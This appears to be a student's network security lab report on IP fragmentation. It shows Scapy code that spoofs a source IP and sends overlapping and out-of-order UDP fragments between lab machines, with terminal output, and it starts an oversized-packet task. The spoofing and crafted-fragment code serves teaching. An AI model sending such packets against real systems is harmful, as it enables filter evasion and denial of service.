
Upon running the code on the Client:

A terminal window with a dark purple background and a sidebar of application icons on the left. The text is in a light blue/cyan monospace font. It shows the user running a script with 'sudo py' and the output 'Finish Sending Packets!'. The prompt indicates the user is 'seed' on a machine named 'SiriS\_PES1UG19CS485\_UDPclient'.


```
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo py
thon task2.py
Finish Sending Packets!
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$
```



## The Wireshark screenshot:



The output on the Server machine:




```
Terminal
[11/07/21]seed@SiriS_PES1UG19CS485_UDPserver:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```

The screenshot shows a terminal window titled "Terminal" with a dark purple background. The command prompt is [11/07/21]seed@SiriS\_PES1UG19CS485\_UDPserver:~\$. The user has entered the command nc -lu 9090. The output shows a connection from AAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB, followed by a line of BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB. The terminal window has a sidebar with various application icons on the left and system status icons on the right.

The first fragment and the beginning of the 2<sup>nd</sup> fragment overlap by **5 bytes**. The first fragment ends at 37 bytes but the 2<sup>nd</sup> starts at 32 hence it overlaps, as clearly seen in the server screenshot above and Wireshark.

**Step 3:** The second fragment is completely enclosed in the first fragment

The code used to perform this task:

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal displays Python code for creating a UDP packet with multiple fragments. The code includes imports for scapy and time, defines three payloads (A, B, C), and constructs a packet with the first fragment. The packet is shown in a hex dump format at the bottom.

```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing


ID = 1001
payload1 = "A" * 40
payload2 = "B" * 16
payload3 = "C" * 16

## First Fragment

udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 16
ip = IP(src="10.0.2.10", dst="10.0.2.11")
ip.id = ID
ip.frag = 0
ip.flags = 1
pkt = ip/udp/payload1
pkt[UDP].chksum = 0
-- INSERT --
```

1,1 Top



Upon running the code on the Client:

A terminal window showing the execution of a script on a client machine. The prompt indicates the user is 'seed' on a machine named 'SiriS\_PES1UG19CS485\_UDPclient'. The user runs 'sudo python task2.py', and the script outputs 'Finish Sending Packets!' before returning to the shell prompt.

```
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$ sudo py
thon task2.py
Finish Sending Packets!
[11/07/21]seed@SiriS_PES1UG19CS485_UDPclient:~$
```



## The Wireshark screenshots:



The output on the Server machine:


[illegible]

Here the 2<sup>nd</sup> fragment is entirely enclosed in the first fragment as the size of the second fragment must be smaller than the first fragment. In the code it is seen that the offset of fragment 3 as the end of fragment1, hence 3 continues right at the end of fragment 1. Here fragment 2 is skipped entirely.




**Step 4:** If second fragment is sent first and then first fragment in scenario 2 and 3 then what are the observations?



The code used to perform this task:

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal displays Python code using the Scapy library to create a UDP packet. The code sets a source port of 7070 and a destination port of 9090, and sets the source IP to 10.0.2.10 and the destination IP to 10.0.2.11. It also sets the packet ID to 1001 and the fragment flag to 1. The packet is constructed with three payloads: 'A' (16 bytes), 'B' (40 bytes), and 'C' (16 bytes). The checksum is set to 0, and the packet is ready to be sent. The terminal shows the code being executed line by line, with the packet construction part highlighted in green. The bottom right of the terminal shows '1,1' and 'Top'.

Upon running the code on the Client:

A terminal window with a dark purple background and a sidebar of application icons on the left. The terminal shows the execution of a script named 'task2.py' using 'sudo py'. The output of the script is 'Finish Sending Packets!'. The terminal prompt is '[11/07/21]seed@SiriS\_PES1UG19CS485\_UDPclient:~\$'. The terminal shows the command being executed and the output being displayed.

## The Wireshark screenshots:




The output on the Server machine:

[illegible]

The length of the data is 56 and the first fragment is completely enclosed in the second fragment. This is done by setting fragment offset so that 1 is enclosed in fragment 2 by directly starting fragment 1, after fragment 2 has started and ending it before fragment 2 ends. However, fragment 1 is not overwritten.

# Task 1C: Sending a Super-Large Packet

The code used to perform this task:



```
#!/usr/bin/python3
from scapy.all import *
import time

# Scapy Spoofing

ID = 1001
payload = "A" * 1200
payload3 = "B" * 700

